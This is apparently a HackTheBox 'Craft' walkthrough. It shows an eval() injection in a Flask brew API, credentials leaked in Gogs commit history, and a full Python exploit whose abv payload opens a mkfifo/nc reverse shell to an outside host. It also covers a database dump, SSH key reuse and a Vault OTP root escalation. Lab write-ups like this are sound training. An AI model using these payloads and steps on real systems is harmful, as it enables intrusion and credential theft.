Topics: eval() RCE · Credentials in Git History · Docker Enumeration · HashiCorp Vault OTP Privesc
Enumeration
We start with a full port scan:
bash
nmap -p- -sCV $IP -oN craft.txtWe find 3 open ports — two SSH services and one HTTPS:
22/tcp   open  ssh     OpenSSH 7.4p1
443/tcp  open  ssl/http nginx 1.15.8
6022/tcp open  ssh     Golang x/crypto/ssh
The HTTPS service redirects to craft.htb, so we add it to our hosts file:
bash
echo '$IP craft.htb gogs.craft.htb' >> /etc/hostsReconnaissance — Gogs & the API

Navigating to https://craft.htb we find two interesting links: the Craft API docs and a Gogs instance (self-hosted Git).

The API exposes a Swagger UI with endpoints for authentication and brew management.


In Gogs we find a public repository for craft-api. Looking through the Issues, we spot an open ticket complaining that bogus ABV values can be written to the database. Someone attempted a fix — and that fix is our attack vector.
Finding the Vulnerability — eval() RCE
The "fix" introduced into the brew POST endpoint looks like this:
python
def post(self):
    # make sure the ABV value is sane.
    if eval('%s > 1' % request.json['abv']):
        return "ABV must be a decimal value less than 1.0", 400
    else:
        create_brew(request.json)
        return None, 201
The developer used eval() to validate the ABV field — meaning any Python expression we pass as abv gets executed on the server. Classic RCE.
The only thing blocking us is authentication. We need credentials.
Credentials Leak — Gogs Commit History
Digging through the commit history in Gogs, we find a test script that was committed with credentials hardcoded and later "removed" — but the diff is still visible in the history:
python
response = requests.get(
    'https://api.craft.htb/api/auth/login',
    auth=('dinesh', '4aUh0A8PbVJxgd'),
    verify=False
)
We now have valid credentials: dinesh:4aUh0A8PbVJxgd.
Exploitation — Remote Code Execution
With credentials in hand, we build our exploit. The flow is: authenticate → get JWT token → send malicious abv payload to /brew/:
python
#!/usr/bin/python3
import requests, json, warnings
warnings.filterwarnings("ignore")
url = 'https://api.craft.htb/api'
print('[*] Getting token...')
x = requests.get(f'{url}/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
token = json.loads(x.text)['token']
print(f'[+] Token: {token}')
headers = {
    'X-Craft-Api-Token': token,
    'Content-Type': 'application/json'
}
payload = {
    "name":   "juan",
    "brewer": "joe mama",
    "style":  "asdf",
    "abv":    "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.241 4444 >/tmp/f')",
    "ibu":    0,
    "ebc":    0
}
print('[*] Sending RCE payload...')
y = requests.post(f'{url}/brew/', headers=headers, json=payload, verify=False)
With a nc -lvnp 4444 listener running, we execute the script and catch a shell.
We're inside a Docker container as root — but this isn't the host yet.
Post-Exploitation — Database Dump
Basic enumeration of the container reveals the application source code and a settings.py with database credentials:
python
MYSQL_DATABASE_USER     = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB       = 'craft'
MYSQL_DATABASE_HOST     = 'db'
CRAFT_API_SECRET        = 'hz66OCkDtv8G6D'
Since the MySQL client isn't available in the container, we write a quick Python script to dump the users table:
bash
echo '#!/usr/bin/env python3
import pymysql
conn = pymysql.connect(
    host="db",
    user="craft",
    password="qLGockJ6G2J75O",
    db="craft"
)
cur = conn.cursor()
cur.execute("select * from user")
for row in cur.fetchall():
    print(row)' > /tmp/dump.py && python3 /tmp/dump.py
(1, 'dinesh',   '4aUh0A8PbVJxgd')
(4, 'ebachman', 'llJ77D8QFkLPQB')
(5, 'gilfoyle', 'ZEU3N8WNM2rh4T')
Three users. SSH with these passwords doesn't work directly, but we can log into Gogs with them.
Lateral Movement — Gilfoyle's SSH Key
Logging into Gogs as gilfoyle (yes, the Silicon Valley character), we find two critical things in his private repository commits:
First — his private SSH key committed in plaintext.

Second — a vault configuration script:
bash
vault secrets enable ssh
vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
The cidr_list=0.0.0.0/0 means anyone can request an OTP for root from any IP — a serious misconfiguration we'll exploit shortly.
We save the private key and connect:
bash
chmod 600 gilfoyle_key
ssh -i gilfoyle_key gilfoyle@craft.htb
# Enter passphrase: ZEU3N8WNM2rh4T
We're in.
Privilege Escalation — HashiCorp Vault SSH OTP
Vault is running and configured to issue one-time SSH passwords for root. The attack is straightforward:
bash
# Step 1 — confirm Vault is running
vault status
# Step 2 — request a one-time password for root
vault write ssh/creds/root_otp ip=127.0.0.1
# Note the generated key value
# Step 3 — SSH as root using the OTP
ssh root@127.0.0.1
# Password: <paste the OTP>
We are root.
Conclusion Gilfoyle and Dinesh were hacked.
Thanks for reading .If you found this helpful, consider following for more HackTheBox writeups.
Tags#HackTheBox #CTF #Linux #Docker #RCE #CVE #ContainerEscape #PrivilegeEscalation